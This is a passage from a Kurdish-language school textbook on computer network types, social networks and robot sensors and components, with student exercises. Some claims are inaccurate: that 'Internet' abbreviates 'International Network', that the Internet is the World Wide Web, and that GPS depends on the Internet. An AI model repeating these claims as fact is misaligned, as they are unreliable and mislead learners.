PAN ئـەو تۆڕەیـە کە کۆمپیوتەر وئامێرەکانـی تری بەکارهێنەر، وەک: printer ، mobile ، tablet ، camera ، ... هتـد، بـە یەکتـر دەبەستێت بە هۆی wire یان wireless یان bluetooth ، بڕوانە وێنەی سەرەوە.

(٢) تۆڕی رووبەری ناوخۆ: Local Area Network-LAN



تۆڕێکـی سـنووردارە، بـۆ بەیەکـەوە بەسـتنی ژمارەیەک کۆمپیوتەرلـە نوسـینگەیەک یـان چەنـد تاقیگەیـەک، لـە هەمـان باڵەخانـە بەکاردێت، وەکو تاقیگەکانی قوتابخانەیەک یان کۆلێژێک، جیادەکرێتەوە بە خێرایی و نهێنی لە گواستنەوەی زانیاری و کەمی بەهای تێچوونی و ئاسـان دەسـتکەوتنی گشـت پێداویستییەکانی دامەزراندنی ئەم جۆرە تۆڕە، بڕوانە وێنەی بەرامبەر.

(٣) تۆڕی رووبەری ناوەند (هەرێمی): Metropolitan Area Network - MAN




ئەم جۆرە تۆڕە بەکاردێت بۆ بەستنەوەی چەند قوتابخانەیەکی دوور لە یەکتر لە شارێکدا یان وەزارەتێک دەتوانێت ئەم جۆرە تۆڕە بەکاربێنێت لە نێوان گشـت فەرمانگەکانی سـەر بـە وەزارەتەکەی، دەکرێت وڵاتێک بە تەواوی بەم جۆرە تۆڕە ڕۆماڵ بکرێت.

ئامرازی بەستنەوە لە تۆڕەکەدا، ریشاڵە بینایییەکان دەبێت یان بە هۆکارەکانی ژمارەیی دەبێت، ئەم جۆرە تۆڕە بەوە جیادەکرێتەوە، کـە زۆر خێرایە لە گواسـتنەوەی زانیارییـەکان و کاریگەرە، بەڵام کێشەی زۆری بەهای تێچون و گرانی چاککردنەوەیە.

دەکرێـت تۆڕی MAN پێک هاتبێ لە بەسـتنەوەی چەند تۆڕێکـی LAN بەیەکەوە، بڕوانە وێنەی بەرامبەر.

(٤) تۆڕی رووبەری فراوان: Wide Area Network-WAN




تۆڕێکـی زۆر رووبـەر فراوانـە بـە ملیۆنەهـا کۆمپیوتەر بە یەکەوە دەبەستێت، لە نێوان وڵاتەکان یان نێوان کێشوەرەکان بەکاردێت، لە سیفەتە جیاکەرەوەکانی گواستنەوەی بڕێکی زۆری زانیاری لە کاتێکی کەمدا، کە لە تۆڕەکانی تر ناکرێ ئەنجام بدرێت، بەڵام پێویستی بە پرۆگـرام و ئامێری گران بەها هەیە، چاکسـازی کردنی ئاسان نییە، بڕوانە وێنەی بەرامبەر.

تۆڕی ئینتەرنێت: Internet



تـۆڕی ئینتەرنێـت Internet کـە بریتییـە لـە کورتکراوەی International Network ، واتە تۆڕی جیهانی ناسراوە بە تۆڕی جاڵجاڵۆکەی جیهانی World Wide Web-WWW .



لە ناوەڕاسـتی سـاڵانی شەسـتەکان، کـە دەکاتە سـەرەتای دامەزراندنـی ئەم تۆڕە نـاوی ئارپانێت Arpanet بوو، لە ژێر دەسـەڵاتی وەزارەتی بەرگری ویلایەتە یەکگرتوەکانی ئەمەریکا بوو تا ساڵی ١٩٩١ز ئەم تۆڕە کرا بە کۆمپانیایەکی بازرگانـی بنکە فراوان وهەموو جـۆرە تۆڕەکانی LAN و MAN و WAN لـە خـۆ دەگرێـت، ئێسـتا هەموو جیهان رۆماڵ دەکات، بڕوانە وێنەی بەرامبەر.







تێبینی//

(١) WLAN ، WMAN ، WWAN واتە تۆڕەکانی بێ وایەر.

(٢) PLAN ، PMAN ، PWAN واتە تۆڕەکانی بە وایەر.



(٣) شێوازی دانانی ئاریەلی wireless دەبێت بە شێوەی ستونی بێت، بڕوانە وێنەی بەرامبەر:

چالاکی//

پ١/ شوێنی جوگرافی چۆن کاریگەری دەکاتە سەر جۆری تۆڕی کۆمپیوتەر؟

پ٢/ لەکاتی دامەزراندن وبەکارهێنانی تۆڕی رووبەری فراوان WAN پێویستە زیاتر رەچاوی چ لایەنێک بکرێت ؟ باسی بکە؟

پ٣/ جیاوازی چییە لە نێوان تۆڕی LAN وتۆڕی WAN ؟



پ٤/ وەڵامی ڕاست هەڵبژێرە.

١. بۆ دامەزراندنی تۆڕی LAN دەکرێت پێویستمان بە یەکێک لەمانەی خوارەوە نەبێت.

Network Card   wire   NOS

٢. کۆمپیوتەرێکە لە ناو تۆڕێکدا، کاری ڕێکخستن و کۆنترۆڵکردنی کۆمپیوتەرەکانی ترە.

Server   Client   Client/Server

٣. تۆڕێکی کۆمپیوتەری تایبەتە بە کۆمپانیایەک کە تەنها ئەندامانی ئەو کۆمپانیایە دەتوانن بەکاری بێنن.

Intranet   Extranet   Work group

پ٥/ ئەم بۆشاییانە تەواوبکە.

١. PAN بریتییە لە کورتکراوەی ....

٢. Internet بریتییە لە کورتکراوەی ....

٣. WWW یان 3W بریتییە لە کورتکراوەی ....


پ٦/ لەمانەی دێن، دروست و نادروست دیاریبکە.

١. تۆڕەکانی جۆری Peer – to – Peer بەکاردێت لە نێوان دوو وڵات یان زیاتر.

٢. دەکرێت لە پێکهاتەی تۆڕێکی MAN هەردوو جۆری تۆڕی LAN وتۆڕی WAN هەبێت.

٣. سەرەتای دامەزراندنی تۆڕی ئینتەرنێت بە ناوی ئارپانێت Arpanet بوو.


پ٧/ هەر یەک لەم وێنانە کام تۆڕ دەنوێنن.




تۆڕی ....



تۆڕی ....



تۆڕی ....



تۆڕی ....



تۆڕی ....

وانەی ١٥ تۆڕەکانی کۆمەڵایەتی Social Networks

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

١) ناسین و ژماردنی جۆرەکانی تۆڕی کۆمەڵایەتی.

٢) ئاشنابوون و ناسینی هەندێ لە پێگەکانی تۆڕی کۆمەڵایەتی. (بۆ زانین)



تۆڕەکانی کۆمەڵایەتی : Social Networks

زاراوەیەکە بەکاردێت بۆ کۆمەڵە پێگەیەک لەسەر تۆری ئینتەرنێتی جیهانی کە بە Web 2.0 دەناسرێن، هەریەکە لەم پێگانە خزمەتگوزارییەکی ئەلکترۆنییە، کە کۆمپانیا گەورەکان دایدەمەزرێنن و پرۆگرامسازی بۆ دەکەن، بۆ کۆکردنەوەی زۆرترین بەکارهێنەر، کە بواریان پێ دەدات بۆ دروستکردن و رێکخستنی فایلی کەسایەتیان، گفتوگۆی راستەوخۆ(دەنگ، ڤیدیۆ)، پۆستەی ئەلکترۆنی، بڵاوکردنەوەی زانیارییەکان، دروستکردنی ئەلبومی وێنەکانیان، ... هتد، هەروەها بواردان بە دروستکردنی کۆمەڵگەی گریمانەیی وکۆیان دەکاتەوە بە مەبەستی هاونیشتمانیەتی یان بەیەکەوە بوون لە قۆناغەکانی خوێندن یان گرنگیدان بە بوارێکی هاوبەشی کارکردن یان ئابووری یان رامیاری ... هتد.

: Web 2.0

ئەو پێگە ئەلکترۆنیانەن لەسەر تۆری ئینتەرنێتی جیهانی، کە رێگە دەدەن بە ناردن و وەرگرتنی داتا و زانیارییەکان لە یەک کاتدا. وەک : Twitter , My Space , Facebook , ...

کۆمەڵگەی گریمانەیی: Virtual Community

بریتییە لە کۆمەڵگەیەکی پێکهاتوو لە کەسانێک لە شوێنە جیاجیاکانی جیهان، نزیک دەبنەوە لە یەکتر بەرامبەر مۆنیتەرەکانی کۆمپیوتەر و ئاڵوگۆری بیرورا و زانیارییەکان دەکەن.

تایبەتمەندییەکانی تۆڕی کۆمەڵایەتی :

- **جیهانییە :**

لەم تۆرانە گشت سنورەکانی جوگرافی نێوان وڵاتان دەبەزێنرێن و لادەبرێن لەبەردەم بەکارهێنەرانی، بۆ پێکهێنانی کۆمەڵگەیەکی گریمانەیی، بە بەشداری تاکەکانی شوێنە جیاجیاکانی جیهان.

- **بەکارهێنانی زۆرە :**


قوتابی/خوێنکار لەبواری خوێندن و فێربوون بەکاری دێنێت، زانا بۆ بڵاوکردنەوەی زانستەکەی بەکاری دێنێت و نوسەر بۆ بەردەوام بوون لەگەڵ خوێنەرەکانی و ... هتد .

- **بەکارهێنانی ئاسانە :**

گشــت تۆڕەکانــی کۆمەڵایەتی زمانێکی ئاســایی بەکاردێنن و لەگەڵ هەنــدێ هێما و وێنەی بچوک بۆ ئاسانکاری بەکارهێنەر.

- **ئابووریيانەيە :**

پاشــەکەوتکردنە لــە کات و توانا و پوول، بە خێرایی بەشــداربوون و تۆمارکردن، گشــت تاکێکی ئاسایی (تەمەن یاسایی) دەتوانێت ڕووبەرێک بۆ خۆی داگیربکات لەم جۆرە تۆڕانە،



جۆرەکانی تۆڕی کۆمەڵایەتی :

پۆلێنکردنی تۆڕە کۆمەڵایەتییەکان لەســەر چەند بنەمایەک دەبێت، وەک:

یەکەم: دابەشکردنی تۆڕەکانی کۆمەڵایەتی بە پێی بەکارهێنان و گرنگی پێدان:

- **تۆڕەکانی کەسی :**

ئــەو تۆڕانــەن کە کەســە تايبەتمەندەکان بۆ خۆيان دروســتيان کردوە و بــەکاری دەهێنن، دەتوانن يەکتر بناسن و ئاڵوگۆڕی زانیارییەکان بکەن.

- **تۆڕەکانی ڕۆشنبیری :**

تایبەتن بە هونەرکاری و ئارەزوومەندانی بواری هونەری کۆدەکاتەوە.

- **تۆڕەکانی پیشەیی :**

تایبەتن بە کەســە خاوەن پیشەکان و کۆيان دەکاتەوە بۆ دروستکردنی ژینگەيەکی مەشقی و فێربوون.

دووەم : دابەشکردنی تۆڕەکان لەسەر بنەمای ڕێپێدانی بەکارهێنەران :

- **تۆڕەکانی کۆمەڵایەتی ناوخۆیی :**

ئــەم جــۆرە تۆڕانە تايبەتن بــە ئەندامانی کۆمپانیايــەک یان دامەزراوەیەکــی فێربوون یان ڕێکخراوێک ... هتد، کە کەسانی دەرەوەی خۆیان ناتوانن هاوبەشی ئەم تۆڕە بن.

- **تۆڕەکانی کۆمەڵایەتی دەرەکی (گشتی) :**

بریتين لەم تۆڕانەی ڕێگە دەدەن بە گشــت ئەو کەسانەی تۆڕی ئینتەرنێت بەکاردێنن، تەنها بە ناساندن و تۆمارکردنی خۆيان لە پێگەی تۆڕە کۆمەڵایەتییەکە.

بەناوبانگترین پێگەی تۆڕەکانی کۆمەڵایەتی : (بۆ زانین)

١. گەورترین تۆری کۆمەڵایەتییە، لە جێبەجێکردنەکان و ژمارەی ئەندامەکانی، لە ساڵی ٢٠٠٤ دامەزراو لە ساڵی ٢٠٠٧ زیاتر پەرەی سەند و ژمارەی ئەندامانی زۆر زیادی کرد بە هۆی ڕێگەدان بە ئەنجامدان وبنیاتنانی پرۆگرامە جێبەجێکردنەکان بۆ ئەندامە پێشکەوتووەکانی.

٢. my space لەگەڵ ئەوەی لە فیسبووک کۆنترە، بەڵام ڕیزبەندی لە دوای ئەوە لە ڕووی ژمارەی ئەندامانی.

٣. تۆڕێکی کۆمەڵایەتییە بۆ کورتە هەواڵەکان، کە دەتوانیت لەگەڵ هاوڕێیەکانت (*ئەندامی هەمان تۆر*)، چاودێری و بە دواداچوونی بڵاوکراوە بچوکەکان بکەن.

٤. گەورەترین تۆری کۆمەڵایەتی ڤیدیۆییە.

٥. جیاوازییەکەی لەگەڵ یوتوب بوونی پرۆگرامێکی تایبەت لە پێگەکە بۆ دابەزاندنی ڤیدیۆکان.

٦. گەورەترین پێگەی هونەرییە بۆ ئارەزوومەندانی هونەری ئاسایی یان هونەری دیجیتاڵی (وێنە، پەیکەرتاشی، وێنەگرتنی فۆتۆگرافی، دیزاین، ڕیکلام، ...).

٧. به ناوبانگترین تۆری کۆمەڵایەتییە بۆ خاوەن پیشەکان و کۆمپانیاکان و ئەوانەی لە کەرتەکان کاردەکەن، بۆ هەر کەسێکی پسپۆڕی لە هەر کۆمپانیایەک، دەتوانێت لە ڕێگەی ئەم تۆرە پەیوەندی بکات بەو کەسانەی لە هەمان بواری پسپۆڕی کاردەکەن.

چەند پێگەیەکی تر لە تۆرە کۆمەڵایەتییەکان:

چالاکی//

پ١/ تایبەتمەندییەکانی تۆری کۆمەڵایەتی چین؟ تەنها بیانژمێرە.

پ٢/ ئەم بۆشاییانە تەواو بکە:

١. .... تایبەتن بە هونەرکاری و ئارەزوومەندانی بواری هونەری کۆدەکاتەوە.

٢. Web 2.0 بریتییە لە ....

٣. کۆمەڵگەی گریمانەیی بریتییە لە کۆمەڵگەیەکی پێکهاتوو لە ....

لایەنە باش وخراپەکانی تۆڕەکانی کۆمەڵایەتی

وانە ١٦

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

- ئاشنابوون و ژماردنی لایەنە باشەکان وخراپەکانی تۆڕەکانی کۆمەڵایەتی.



لایەنە باشەکانی تۆڕەکانی کۆمەڵایەتی :

١. بەیەکگەیاندنی بەکارهێنەرانی و دروستکردنی کۆمەڵگەیەکی گریمانەیی.

٢. ناردنی پۆستەی ئەلکترۆنی و ئەنجامدانی گفتوگۆی راستەوخۆ(دەنگ، ڤیدیۆ).



٣. بەکارهێنانی بەمەبەستی پەروەردەیی وفێربوون.

٤. بەکارهێنانی لە فەرمانگە حکومییەکان. (*دروستکردنی گرووپی فەرمانگە*)

٥. بەکارهێنانی لە بواری راگەیاندن. (*بڵاوکردنەوەی هەواڵەکان، ریکلامەکان، ...*)

لایەنە خراپەکانی تۆڕەکانی کۆمەڵایەتی :

١- بڵاوکردنەوەی هەندێ بیرۆکەی نا بەجێ.

٢- پیشاندانی هەندێ کاری نا شایستە.

٣- پێشێلکردنی مافی تایبەتی وگشتی بەکارهێنەران.

٤- ناوزڕاندن وتەنگەژی و ساختەکاری.

٥- ئەگەری تووشبوون بە هاککردن و دزینی زانیارییەکانی بەکارهێنەر.

٦- ئالودەبوون لەسەر ئەم جۆرە تۆڕانە و بە فیرۆدانی کاتێکی زۆر.

٧- تێکدانی پەیوەندییە کۆمەڵایەتییە سروشتییەکان و گرنگیدان بە کەسانیتر لە تۆڕەکان.

ئاگاداربە:



- مەرج نییە هەموو نوسراوەکان دروست بن، کە لە تۆڕەکان بڵاو دەکرێنەوە.
- با نهێنییەکانت لای خۆت بێت، نەچێتە سەر ئەو کۆمپیوتەرەی کە بە تۆڕەکانەوە بەستراوە.
- ئەو کەسانە بناسە، کە ڕێگەیان پێدەدەیت بۆ بەشداربوون لە لاپەڕەکانت.
- هەندێ تایبەتمەندی دابنێ لەسەر ئەو کەسانەی دەبنە هاوڕێت، وا بکەی لە بوارێکی تەسک بتوانن بگەن بە زانیارییەکانت.
- کۆپییەکی یەدەگ لە زانیارییەکانت بپارێزە لە شوێنێکی تایبەت.
- کۆمپیوتەرەکەت بپارێزە بە دژە ڤایرۆسێکی چالاک و بەهێز.
- بەردەوام چاودێری فایلەکانت بکە.



چالاکی//

پ١/ دروست و نادروست لەمانەی دێن دیاری بکە.

١. لە کاتی بەکارهێنانی تۆڕێکی کۆمەڵایەتی، ئەگەری تووش بوون بە هاککردن هەیە.

٢. ناتوانرێ تۆڕەکانی کۆمەڵایەتی بەکاربهێنرێ لە بواری ڕاگەیاندن.

٣. ئەو کەسانەی بەشدار دەبن لە لاپەڕەکانت، بیان ناسی باشترە.

٤. پێویستە کۆپییەکی یەدەگ لە زانیارییەکانت هەڵبگری لە شوێنێکی پارێزراو.

٥. گاڵتەکردن بە هاوڕێکەت و ناوزڕاندنی لە تۆڕەکانی کۆمەڵایەتی، کارێکی نادروستە.

پ٢/ سێ لایەنی باش باس بکە، لە بەکارهێنانی تۆڕەکانی کۆمەڵایەتی.

پ٣/ سێ لایەنی خراپ باس بکە، لە بەکارهێنانی تۆڕەکانی کۆمەڵایەتی.

پ٤/ سێ خاڵی ئاگاداربوون باس بکە، بۆ بەکارهێنانی تۆڕەکانی کۆمەڵایەتی.

رۆبۆت Robot

وانەی ١٧

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی ئەمانە بزانێت:

١) ناسینی رۆبۆت وهۆکاری دروستکردنی.

٢) بنەمای کارکردنی رۆبۆت وهەستیارەکان بژمێرێت.







بریتییە لە ئامێرێکی ئەلکترۆمیکانیکی، دەتوانێ شوێنی مرۆڤ بگرێت لە هەندێ کاری ورد و تایبەتدا، بە پێی پرۆگرامی کۆمپیوتەری، شێوەی دەرەکی بە پێی سروشتی کارکردنەکەی دەبێت.

واتە رۆبۆت وەک مرۆڤێکی دروستکراوی پرۆگرام پێدراوە، توانای هەیە هەندێ چالاکی میکانیکی ئەنجام بدات، وەک رۆیشتن و هەڵگرتن و گواستنەوەی کەرستەکان.

ئەم رۆبۆتانە بە هۆی ئەوەی دیدی کۆمپیوتەریان Computer vision خراوەتە سەر وای لێکردوون کە سەربەخۆییەکی تەواو وەربگرن لە جێبەجێکردنی کارەکانیان بۆ تێگەیشتن و شیکردنەوەی ئەو وێنانەی وەریانگرتوون لە کامیراکان و کۆنترۆڵکردنیان لە بۆردی Microcontroller ، پاشان چارەسەرکردنیان و وەڵامدانەوەیان لە CPU .


هەندێ رۆبۆت ئامێری ئاوێنەی وردی ژمارەیی Digital micromirror device خراوەتە سەر، ئەویش بریتییە لە دانانی هەزارەها ئاوێنەی وردی بچوک لەسەر رۆبۆتەکە بۆ وەڵامدانەوەی وێنەکان بۆ زیاتر نەرمی و نیانی نواندن لە جوڵە و کاردانەوەکانی، بۆ نمونە هەندێ رۆبۆت هەن توانای بچوکردنەوەی قەبارەی خۆیان هەیە بۆ تێپەڕبوون بە شوێنی بچوک و تەسک.

مەبەست لە دروستکردنی رۆبۆت:

بەهۆی ئەو پێشکەوتنە بەرچاوەی روویداوە لە بواری تەکنەلۆژیا و کۆمپیوتەر و دروستکردنی ئەنتگریتی زیرەک، (*ئەو ئەنتیگریتەیە کە دەتوانێ گۆڕانکاری بکرێت لەسەر ئەو پرۆگرامەی کە تێیدا داکراوە*)، ئەندازیاران سەرکەتوو بوون لە دانانی سیستەمێکی خۆکار(ئۆتۆماتیک) بۆ کارکردنی هەندێک لە ئامێرەکان (رۆبۆت) بۆ ئەنجامدانی ئەو کارانەی، کە ورد و گرانن و کاتی زۆریان پێویستە ئەگەر مرۆڤ ئەنجامیان بدات یان ئەو کارانەی مرۆڤ ناتوانێت ئەنجامیان بدات یان ئەو کارانەی مەترسیان هەیە لەسەر گیانی مرۆڤ، واتە ئامانجی سەرەکی زانایان لە دروستکردنی رۆبۆت بریتی بوو لە جێگرتنەوەی مرۆڤ لە هەندێ کاردا بە تایبەتی لە بواری پیشەسازی و توێژینەوە زانستییەکان و ... هتد.



بنەمای کارکردنی رۆبۆت



ئەو بنچینانەی کە کارکردنی رۆبۆتی لەسەر بەندە، بریتین لە:

١- هەستکردن بە ژینگەی دەوروبەری.

٢- وەرگرتنی بریاری گونجاو بەپێی کارتێکراوەکان.

٣- ئەنجامدانی کارێکی گونجاو بە پێی وەرگرتنی بریاری پێشتر.




ئـەو بنچینانـە وا لە رۆبۆت دەکـەن، کە ئامێرێکـی زیرەک بێت و بتوانێـت کار بـکات بـە بێ هیچ سەرپەرشـتیکردنێک و دەسـتکاری کردنێکی راستەوخۆی مرۆڤەکان لە کارکردنیدا.

پێکهاتەکانی رۆبۆت:

بە شێوەیەکی گشتی رۆبۆت پێکدێت لە:

١- کۆمەڵەی هەستیارەکان: Sensors



Gyroscope میکانیکی

بەکاردێن بۆ یارمەتیدانی رۆبۆت، بۆ هەسـتکردن بە کارتێکردنە دەرەکییەکان، بۆ نمونە هەستکردن بە پلەی گەرمییەکی زۆر نزم، وەک پلـەی گەرمـی لە سـوتانی مۆمێک لـە دووری دوو مەتـر. هەندێک لە هەستیارەکان، وەک:


(١) **جیرۆسکۆپ** : Gyroscope



Gyroscope ئەلکترۆنی

ئامێرێکـی میکانیکییـە بۆ هەسـتکردن بە خولانەوە و پاراسـتنی هاوسەنگی بەکاردێت، بەڵام ئێستا بە شێوەی سووڕی ئەلکترۆنی هەیە کـە هەمان کاری میکانیکییەکـە ئەنجام دەدات، کە لـە زۆربەی ئامێرە پێشـکەوتووەکان بەکاردێـت، وەک: لـە فرۆکـەکان بەتایبەتی ئەوانەی فرۆکەوانـی کۆمپیوتەر (رۆبـۆت)ی تێدایە، لـە مۆبایلەکانی iphone ، Galaxy ، ... ، هەروەهـا لـە یارییە پێشـکەوتووەکان و لـە وێنەگرتنی پانۆرامایی بەکاردێت، بروانە وێنەکانی بەرامبەر.


(٢) **بەرکەوتن** : Touch



هەسـتکردن بە بەرکەوتنێکـی دەرەکی وەک دیـوار یان گرتنی دەستی رۆبۆت.

بـۆ ماوەیەکـی زۆر رۆبۆتەکان بێ بەش بوون لەم سـیفەتە، لە سـاڵی ٢٠٠٩ز بەدواوە، تەکنەلۆژیای GelSight بەکارهات بۆ سـیفەتی بەرکەوتن لە رۆبۆتەکان، کە بریتییە لە تەکنەلۆژیای هەسـتیاری زۆر ورد، کە ماددەیەکی تێدا بەکاردێت لە جەلی دەچێت،

كە تواناى هەستكردنى هەر شتێكى هەیە بەر رووى بكەوێت زۆر بە وردى كە بە مایكرۆمیتەر دەپێورێت و دەگاتە سەد ئەوەندەى هەستى پەنجەكانى دەستى مرۆڤ.




توێژەرە یابانییەكان لە زانكۆى تۆكیۆ كار لەسەر گەشەپێدانى (پێستى ئەلكترۆنى) دەكەن، تا لە دوارۆژ هەستكردنى بەركەوتنى ئامێرەكانى ئەلكترۆنى هەر وەك هەستكردنى پێستى سروشتى مرۆڤ بێت، بەڵكو زیاتریش.

(٣) هەستى روناكى/رەنگ: Color/Light

بەستنى ئەم جۆرە هەستەوەرە لەسەر رۆبۆت یارمەتى دەدات بۆ هەستكردن بە هەر روناكى یەك و بە دواكەوتنى سەرچاوەى روناكى یەكە بە پێى چرى ئاستى روناكى لە ٠٪ (تاریكى تەواو) تا ١٠٠٪ (روناكى زۆر) دەپێورێت، بە پشتبەستن بە ترانزستۆرى روناكى، كە دەبێتە هۆى ئاسانكردنى خۆكارى رۆبۆت.







(٤) تیشكى لێزەر: Laser-Ray

زۆر ئامێر هەن تیشكى لێزەر بەكاردێنن بۆ پێوانەكردنى دوورى، بە هەمان شێوە رۆبۆت بەكارى دێنێت بۆ دیاریكردنى دوورى یەكەى لە تەنەكانى دەوروبەرى بۆ خۆپاراستنى لە پێكدادان.







چالاكى//

پ١/ رۆبۆت پێناسە بكە و ئامانجى سەرەكى چى بوو لە دروستكردنى؟

پ٢/ بۆچى رۆبۆت تیشكى لێزەر بەكار دەهێنێت؟

پ٣/ ئەو هەستیارانەى لە رۆبۆت بەكاردێت، چین؟ بیانژمێرە.

پ٤/ ئەو بنەمایانە چین كە رۆبۆت كارى لەسەر دەكات؟

پ٥/ (١) .... ئامێرێكى میكانیكییە بۆ هەستكردن بە خولانەوە و پاراستنى هاوسەنگى بەكاردێت

(٢) ئەنتگریتى زیرەك، ئەو ئەنتگریتەیە كە ....

Robots Sensors پێکهاتەکانی ڕۆبۆت

ئامانجی وانەکە

پاش تەواوبوونی وانەکە پێویستە قوتابی فێری ئەمانە بێت:

١) پێکهاتەکانی ڕۆبۆت بژمێرێت و سوودی هەر یەکەیان بزانێت.



٢- بۆردەکانی کۆنترۆڵ کردنی ورد: Microcontrollers

ئەم بۆردە ئەلکترۆنییانە هەڵدەستن بە کۆنترۆڵکردنی زۆر ورد بۆ گشت بەشەکان لە ئامێرەکاندا، بڕوانە وێنەی بەرامبەر شێوەی بۆردی Microcontroller، تەنها تایبەتیش نین بە ڕۆبۆت، بەڵکو لە زۆربەی ئامێرەکانی تری ئەلکترۆنیدا هەن بە تایبەتی ئەوانەی ئامێری کۆنترۆڵی لە دوور و سکرینی Lcd و Led یان هەیە، لە ئۆتۆمبێلە نوێیەکانیشدا هەیە کە لە بازار پێی دەگوترێت (عەقلی سەیارە)، ... هتد، هەر وەک microprocessor کە لە سیستەمی کۆمپیوتەر بەکاردێت.

لە ڕۆبۆتیش وەک مێشک Brain وایە، کە لە توانای دایە گشت کارەکان ئەنجام بدات و ڕۆبۆت ئاراستە بکات و وێنەکان بناسێتەوە Identify Form ، واتە بەرپرسە لە جێبەجێکردنی هەموو ئەو خوارەزمییانەی (*هەنگاوەکانی جێبەجێکردن*) کە پێویستی ڕۆبۆتە بۆ جێبەجێکردنی کارەکانی، هەر ڕۆبۆتێک یەکەی چارەسەرکردنی ناوەندی CPU تایبەت بە خۆی تێدایە بە پێی مەبەستی دروستکردنی ڕۆبۆتەکە.

٣- سیستەمی دیاریکردنی شوێن: Global Positioning System - GPS

ئەم سیستەمە کار دەکات لە ژێر بوونی تۆڕی ئینتەرنێت و بە وەرگرتنی نیشانەکان لە مانگە دەستکردەکان (بە لایەنی کەم لە سێ مانگی دەستکرد)، بۆ دیارکردنی شوێنی جوگرافی ڕۆبۆتەکە، لە سەرەتا سیستەمی GPS وەزارەتی بەرگری ئەمەریکی Pentagon بەکاری دەهێنا، بەڵام ئێستا زۆر باو بووە و لە زۆربەی ئامێرەکان هەیە بە تایبەتی مۆبایلەکان (بۆ نموونە: کاتێک نامەیەکت بۆ دێت لە هاوڕێیەکت بە بەکارهێنانی ڤایبەر Viber ئەوا لە کۆتایی دەقی نامەکە هێمای (📍) دەبینرێت کە بریتییە لە شوێنی هاوڕێکەت کاتێ نامەکەی ڕەوانکردووە)، ... .







٤- ماتۆڕەکان: Motors







ماتۆڕ ئەو بەشەیە، کە بەرپرسە لە جوڵەی رۆبۆت، هەندێ ماتۆڕی تایبەت لە جۆری نیو هەنگاو half step mode بەکاردێت کە یارمەتی دەدات بگاتە بەرزترین وردی لە جوڵەدا، ئەو هێزەی بەکاردێ بۆ جوڵە پێکردن بە پێی جۆری رۆبۆت وئامانجی کارکردنی دەگۆڕێت دەکرێت هێزی ئەلکترۆنی یان غازی یان شلەیی بێت.

٥- ئامێرەکانی کۆنترۆڵی جوڵەی ماتۆڕەکان: Motor Controllers

بەرپرسن لە کۆنترۆڵکردنی هەموو ماتۆڕەکانی بەکارهاتوو لە رۆبۆت، بۆ ئیشکردنیان و جێگیرکردنی بڕی ڤۆلتییەکانیان لە نێوان ٤,٥ ڤۆلت تا ٣٦ ڤۆلت بە پێی جۆری ماتۆڕەکان، ئەگەر زیاتر بێت ئەوا پێویست دەکات ساردکەرەوەی بۆ دابنرێت.







٦- کەرەستەکانی گەیاندن:

